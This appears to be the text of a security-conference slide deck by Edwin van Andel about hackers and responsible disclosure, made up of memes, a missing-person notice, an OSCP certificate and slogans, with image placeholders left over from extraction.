



# HACKERS! DO I SHOOT OR DO I HUG?

EDWIN VAN ANDEL  
@zerocopter



@YAFSEC







# MISSING

---

## Arjen Kamphuis

August 31st 2018



**Arjen Kamphuis** was last seen in **Bodø, Norway on August 20th**. He has long blonde hair and glasses. He is 47 years old, 1.78m tall and has a normal posture.

He was usually dressed in black and carrying his black backpack. He is an avid hiker.

Arjen is a Dutch citizen and did not arrive back home in The Netherlands.

**FindArjen@gmail.com**




# WE GOT PRIZES!








www.shutterstock.com - 424084469







**\*Reason: SPEEDSLIDES & TOO MUCH MEMES!**



EDWIN VANANDE



SANTA 17



0 zerocopter











**I'M SO GLAD  
I GREW UP IN  
THE '70s & '80s!**

**I DID SO MUCH  
STUPID SHIT -  
AND THERE IS NO  
RECORD OF IT  
ANYWHERE!**





G.G.O.H. - Guild of the Grumpy Old Hackers

SOON

Want to help? Donate via [1CqRPDqJBWwhSa5QnHofwr71AFeffmA48y](#)



# I Am The Cavalry



# OFFENSIVE S e c u r i t y

THIS IS TO ACKNOWLEDGE THAT

W. P. Osanda Malith Jayathissa

IS CERTIFIED AS AN


## OSCP

(Offensive Security Certified Professional)

AND HAS SUCCESSFULLY COMPLETED ALL REQUIREMENTS AND  
CRITERIA FOR SAID CERTIFICATION THROUGH EXAMINATION  
ADMINISTERED BY OFFENSIVE SECURITY.

THIS CERTIFICATION, EARNED ON

27th of January 2017

  
Mati Aharoni  
PRESIDENT AND CTO

This certificate may be verified by contacting [orders@offensive-security.com](mailto:orders@offensive-security.com) using the certificate holders student ID: OS-101-06718



I look forward to welcoming you in Amsterdam.

Yours sincerely,

State Secretary for Security and Justice

A handwritten signature in black ink, appearing to be 'Klaas Dijkhoff', written in a stylized, cursive manner.

Klaas Dijkhoff





# Netherlands Presidency of the Council of the European Union

**EU**  
**2016**









**YEAH, IF YOU COULD GET BACK TO  
WORK**



**THAT'D BE GREAT...**











# GEDOOGLAND



Room for  
the Rhine branches



R3294 E000418n

E000418n














***Different Solutions***





*Hackers don't make holes.*

*Hackers just find holes that are already there..*





**REMEMBER WHO THE REAL  
ENEMY IS**










It's about focus time  
not the finish line.









Hacker's  
